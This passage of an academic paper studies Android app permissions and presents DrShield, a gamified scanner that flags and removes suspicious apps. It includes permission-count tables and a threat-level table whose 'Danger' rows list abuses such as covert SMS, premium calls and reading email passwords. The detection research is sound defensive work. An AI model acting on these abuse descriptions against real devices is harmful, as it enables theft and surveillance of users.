Permissions group	Individual permission	Requested count (Free App)	Requested count by groups (Free App)	Requested count (Paid App)	Requested count by groups (Paid App)
In-app purchases	Ask to make purchases	12	12	12	12
Device & app history	Retrieve running apps	6	6	8	8
	Read sensitive log data	4		2	
	Read your web bookmarks and history	0		0	
	Retrieve system internal state	0		0	
Cellular data settings	Change/Intercept network settings and traffic	0	0	0	0
Identity	Find accounts on the device	10	10	8	8
	Add or remove accounts	2		0	
	Read your own contact card	0		0	
	Modify your own contact card	0		0	
Contacts/ Calendar	Read your contacts	2	2	0	0
	Modify your contacts	0		0	
	Read calendar events plus confidential information	0		0	
	Add or modify calendar events and send email to guests without owners' knowledge	0		0	
Location	Approximate location (network-based)	8	8	8	10
	Precise location (GPS and network-based)	6		10	
	Access extra location provider commands	0		0	
SMS	Send SMS messages; this may cost you money	0	0	0	0
	Receive text messages (SMS)	0		0	
	Read your text messages (SMS or MMS)	0		0	
	Receive text messages (MMS, picture or video message)	0		0	
	Edit your text messages (SMS or MMS)	0		0	
	Receive text messages (WAP)	0		0	
Phone	Read call log	2	2	0	2
	Directly call phone numbers; this may cost you money	0		2	
	Reroute outgoing calls	0		0	
	Write call log	0		0	
	Modify phone state	0		0	
	Make calls without your intervention	0		0	
Photo/ Media/File	Read the contents of your USB storage	40	40	44	44
	Modify or delete the contents of your USB storage	40		42	
	Access USB storage filesystem	0		0	
	Format external storage	0		0	
	Mount or unmount external storage	0		0	
Camera/ Microphone	Take pictures and videos	4	4	2	2
	Record audio	0		0	
	Record video	0		0	
Wi-Fi connection	View Wi-Fi connections and names of connected devices	14	14	14	14
Bluetooth connection	Can control Bluetooth on your device, and broadcast to or get information of nearby devices	0	0	0	0
Device ID & Call info	Read phone status and identity	24	24	18	18
Other	Full network access	46	46	48	48
	View network connections	44		46	
	Prevent device from sleeping	26		14	
	Receive data from Internet	12		6	
	Control vibration	10		12	
	Run at startup	8		2	
	Google Play license check	6		20	
	Modify system settings	6		2	
	Install shortcuts	6		2	
	Uninstall shortcuts	4		0	
	Read Google service configuration	4		0	
	Send sticky broadcast	4		0	
	Control system backup and restore	2		2	
	Create accounts and set passwords	2		0	
	Use accounts on the device	2		0	
	Toggle sync on and off	2		0	
	Draw over other apps	0		2	
	Connect and disconnect from Wi-Fi	0		2	
	Bind to an accessibility service	0		2	
	Allow Wi-Fi Multicast reception	0		2	
	Set wallpaper	0		2	

.

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8




Figure 1. Top 50 free and 50 paid "Books & Reference" Apps




Figure 2. Categories of permissions

The "Google Play license check" permission appeared more in paid applications than in free applications, as paid applications need this permission to check if the user has made any payment. Only a small number of free applications made requests for this permission.

Free applications tend to embed advertisements as a source of income for developers. Thus, additional permissions are required to facilitate the usage of advertisements in the free applications.

Paid applications developed by commercial companies or professionals tend to better understand the concept of permissions and thus request permissions wisely, which lead to fewer requested permissions. A novice developer may request redundant permissions due to uncertainty over the necessity of various permissions and we observed this in several free applications.

B. *Correlation between each application's category and permissions*

With the required data on the permissions of different categories gathered, we can then attempt to find differences in permissions requested by applications in different categories. As the data collected comprises of both free and paid applications, they will be added and used together in our subsequent analysis. We plot permission counts against permission groups with each line color representing a category of permissions in Fig. 2. The maximum count is 100 because we've summed up counts for both free and paid applications

It is clear that permissions in both the "Photo/Media/File" and "Other" categories are commonly requested for all 25 categories of applications. This result is in line with the conclusion we drew in the previous section, where we observed that the most commonly requested permissions across all categories are "Read the contents of your USB storage", "Modify or delete the contents of your USB storage" from "Photo/Media/File" group and "Full network access", "View network connections" from the "Other" group. It can be observed that there are close to zero permission count for all 25 categories for "Cellular data settings" and "Bluetooth connection" groups, which is due to a change in the permission policy by Android. These permissions have been reassigned - both "BLUETOOTH" and "BLUETOOTH_ADMIN" permissions are now under the "Other" group.

Apart from the points above, each of the 25 categories has a distinct pattern of requested permissions as displayed by each line pattern in the line graph.

Recall that the "Other" group encompasses over a hundred permissions. Thus to further show the different patterns between each of the 25 categories, a deeper analysis is needed. We examine the requested permissions of 25 categories of applications for the "Other" group, and we think this will yield useful results. A line graph is created by plotting permission counts against the different permission groups with each line color representing the permissions from each category of applications as shown in Fig. 3. Once again, the maximum count is 100 due to aggregation over free and paid applications.

All the lines are very high on the left side because the first two permissions are "Full network access" and "View network connections", which are commonly requested across all categories: this result has further reinforced the observation. Different categories have different peaks and patterns in the graph. From both line graphs, we conclude that there is a unique pattern of requested permissions for each of the 25 categories. Amongst permissions, there are no two lines that overlap each other exactly. Thus, each pattern can be used to identify a particular category. Finally, the problem raised previously in this section on how to determine when permission is legitimate or malicious can now be solved. Each category has a particular pattern, so the pattern can be used to determine if the permission is malicious or not in that context. Additionally, utilizing these patterns will ensure a better detection rate and also fewer false positives compared to using one general filter, such as the general blacklist method, for every application.





Figure 3. 25 Categories of permissions for "Other" group only

TABLE II. THREAT LEVEL TABLE FOR PERSONALIZATION CATEGORY



Threat Level	Permissions group	Individuals permission	Purpose
Safe	In-app purchases	Ask to make purchases	To allow in-app purchases
	Location	Approximate location (network-based)	To access approximate location derived from network location sources such as cell towers and Wi-Fi
		Precise location (GPS and network-based)	To access precise location from location sources such as GPS, cell towers, and Wi-Fi
	Photo/ Media/File	Test access to protected storage	To read from external storage, such as SD card
		Modify or delete the contents of your USB storage	To write/delete to external storage, such as SD card
	Wi-Fi connection	View Wi-Fi connections and names of connected devices	To check the state of connection before accessing the internet
	Device ID & Call info	Read phone status and identity	To read the phone state by accessing the device identifiers (to know if a call is in progress)
	Other	Full network access	To open network sockets to access the Internet
		View network connections	To access information about networks to check the state of network before connecting to the Internet
		Control vibration	To control the vibrate function of the phone
		Prevent device from sleeping	To keep device and screen active without requiring the user to tap it every minute
		Modify system settings	To read or write the system settings which are common for personalization applications
		Run at startup	To run the application every time upon the phone's startup which is required by some personalized launcher
		Set wallpaper	To personalize the wallpaper
		Install shortcuts	To install shortcuts in homescreen
		Close other apps	To kill the background process of other apps (use to kill apps that cause conflicts when personalizing)
		Connect and disconnect from Wi-Fi	To change Wi-Fi connectivity state
		Access Bluetooth settings	To discover and pair bluetooth devices
		Write Home settings and shortcuts	To write settings and shortcuts in homescreen
		Make app always run	To make the app's activities always active
Mild	Device & app history	Retrieve running apps	To get information about the currently or recently running tasks which will reveal what apps are running on the device
		Read sensitive log data	To read the low-level system log files which include the log files of other applications and might contain sensitive and personal data
		Read your web bookmarks and history	To read the user's browsing history and bookmarks
	Identity	Find accounts on the device	To access the list of accounts in the Accounts Service to choose for use with the app for authentication purposes
		Read your own contact card	To read the user's personal profile data to use as default values or profile picture for some apps
	Contacts/ Calendar	Read your contacts	To read the user's contact lists
		Read calendar events plus confidential information	To read the user's calendar information
	SMS	Read your text messages (SMS or MMS)	To read SMS messages for facilitating the checking of special codes sent by the app to the device
	Phone	Read call log	To read the user's call log, the permission is implicitly granted by "Read your contacts"
	Camera/ Microphone	Take pictures and videos	To access the camera of the device which can be use to take photos to use as wallpaper for personalization
		Record audio	To record audio which can be use in voice search functions provided by some personalized interface
	Other	Change system display settings	To modify the current configuration such as locale
		Receive data from Internet	To accept messages sent by the app's service
		Change network connectivitiy	To change network connectivity state
		Access mail information	To access email information which can be used by personalized notification apps that require email notification
		Change your audio settings	To change the phone audio settings
Danger	Device & app history	Retrieve system internal state	To retrieve the phone internal state dump information from system services. Not common to be requested for "Personalization" apps
	Cellular data settings	Change/Intercept network settings and traffic	To change network settings and to intercept and inspect all network traffic which can potentially monitor, redirect or modify any network packets. Not common to be requested for "Personalization" apps
	Identity	Modify your own contact card	To modify the user's profile. Not common to be requested for "Personalization" apps
		Add or remove accounts	To manage the list of accounts in AccountManager. Not common to be requested for "Personalization" apps
	Contacts/ Calendar	Modify your contacts	To write to user's contact lists but not common to be requested for "Personalization" apps
		Add or modify calendar events and send email to guests without owners' knowledge	To write to user's calendar information but not common to be requested for "Personalization" apps
	Location	Access extra location provider commands	Not common to be requested for "Personalization" apps
	SMS	Edit your text messages (SMS or MMS)	To write SMS messages. Not common to be requested for "Personalization" apps
		Receive text messages (SMS)	To monitor incoming SMS messages which can be recorded or being modified by the app. Not common to be requested for "Personalization" apps
		Receive text messages (MMS, picture or video message)	To monitor incoming MMS messages which can be recorded or being modified by the app. Not common to be requested for "Personalization" apps
		Send SMS messages; this may cost you money	To send an SMS without the user knowing. Not common to be requested for "Personalization" apps
		Receive text messages (WAP)	To monitor incoming WAP push messages which are used by MMS. Not common to be requested for "Personalization" apps
	Phone	Write call log	To modify phone's incoming and outgoing call log which can be used to hide unauthorized calls made. Not common to be requested for "Personalization" apps
		Reroute outgoing calls	To monitor, modify, or drop outgoing calls. Not common to be requested for "Personalization" apps
		Modify phone state	Modify the status of phone functionality which can be used to intercept incoming calls. Not common to be requested for "Personalization" apps
		Directly call phone numbers; this may cost you money	To make calls without user's knowledge or approval. Not common to be requested for "Personalization" apps
	Camera/ Microphone	Record video	To record video. Not common to be requested for "Personalization" apps
	Other	Modify secure system settings	To modify the secure system settings which should only be used by system apps. Not common to be requested for "Personalization" apps
		Access email provider data	To access your email database, including inbox, sent messages, usernames and passwords. Not common to be requested for "Personalization" apps
		Force stop others apps	To force terminate other apps which should only be used by system apps. Can be misused to stop security apps. Not common to be requested for "Personalization" apps
		Download files without notification	To download files without showing any notification. Not common to be requested for "Personalization" apps
		Power device on or off	To power the device on or off. Not common to be requested for "Personalization" apps

If an application requests a permission where its category's line in the figure peaks, this request will be deemed legitimate. If the application requests a permission where the line is lowest in the figure then the application is highly suspicious as this is abnormal behavior.

.

C. *Threat level filter*

Each pattern will be used as the baseline for its respective category and we tailor a threat level filter specifically for that category. There are 3 threat levels for the filter: “Safe”, “Mild” and “Danger”. A review for each of the permissions found in the respective patterns is performed to further allocate them to the appropriate threat levels.

Permissions in the “Safe” threat level are those that are required to carry out an application’s intended core functionalities. For instance, a messaging application will not be flagged as potentially malicious for requesting the “SEND_SMS” permission.

Permissions in the “Mild” threat level are those that may not be necessary for the application’s primary functionalities and may raise privacy issues, such as retrieving information about the user and device. However, the potential for malicious activity is still low. An example in this category is an application that retrieves information for an embedded third party advertisement service.

Permissions in the “Danger” threat level are those that can cause some form of damage/loss to the phone or/and the user and are not required for the core functionality of the application. For example, the “CALL_PHONE” permission allows an application to make phone calls without user intervention. An application not in the “Communication” category that requests this permission may be stealing money by calling premium-rate numbers. Permissions that are abnormal, such as those with zero count or those not in Table I above, are also in the “Danger” threat level by default as they indicate malicious activity.

The permissions with their respective threat levels are then collated into Table II. As mentioned, any permission not indicated inside Table I is by default in the “Danger” threat level.

When an application is being scanned for malicious intent, the threat level table of the respective application’s category is used. The scanner will look up each of the application’s requested permissions and check the corresponding mapped threat level in Table I. If there is a deviation from the accepted norm, an alert will be triggered, asking for remedial action, such as the removal of the potentially malicious application.

In the next section, we describe the design and implementation of our proposed security application, DrShield.

IV. Design and Implementation of DrShield

This section presents the design and implementation of Dr.Shield.

A. *Application Overview*

The proposed solution is called DrShield. Since Android users are the target audience, the solution is an Android application, which can be installed on the user’s phone. The user can then run DrShield, which will scan for malicious applications installed on the phone. For each application classified as potentially malicious, DrShield will highlight abnormal and dangerous permissions requested, along with guidance and recommended remedial action. Upon the user’s approval, DrShield will help to delete the detected application from the user’s phone

As DrShield is an Android application, it follows the Android structure of bundling Java classes and XML files. The Java classes are used to define the application logic and the XML files are for designing the interface layout. Fig. 4 shows the overall layout of the Java classes created for DrShield. DrShield can be run in one of two modes.“Utility Mode” and “Story Mode”. The “Utility Mode” offers detection and removal of malicious applications installed on the phone device. “Story Mode” offers the same functionalities of “Utility Mode” but it is repackaged with gaming elements to give users a more fun and educative experience when using the application. Thus the “Utility Mode” is catered towards veteran users who want to get the job done, whereas the “Story Mode” caters to the younger crowd or users who are are less tech-savvy. The “Story Mode” also entices users to know more and raise awareness of the dangers of requested permissions. DrShield will first scan all the installed applications on the phone to detect





Figure 4. Overall layout of the Java classes created for Dr.Shield

malicious applications. Suspicious applications on the phone will be represented by devils in the game as shown in Fig. 5. The user has to battle and defeat the evil devils to save the world. The game will actually delete each malicious application from the phone when the respective devil is defeated.

When there are no malicious applications detected on the phone, there will be no evil devils in the arena screen to battle. Thus to ensure the continuity of the game, there are also training devils at the bottom of the arena screen. The training devils do not represent actual applications on the phone. There are 3 training devils with different difficulty levels - easy, medium and hard. The difficulty of the battle with the evil devil will depend on the threat level of the corresponding application. Tapping on a devil will move the user to the devil details screen. If the tapped devil is an evil devil application with "High" or "Mild" threat level, the devil details screen will be like Fig. 6. If the tapped devil is a good devil, application with "Low" threat level, the screen will be like Fig. 7.


5:24

LEVEL: 7
EXP: 100 / 6400
HP: ❤❤❤❤❤❤

LURKING DEVILS
TOTAL THREAT COUNT: 4

GO Launcher EX-free theme,fast
Threat Level: HIGH
Permissions Requested: 41

Next Launcher 3D Shell
Threat Level: HIGH
Permissions Requested: 27

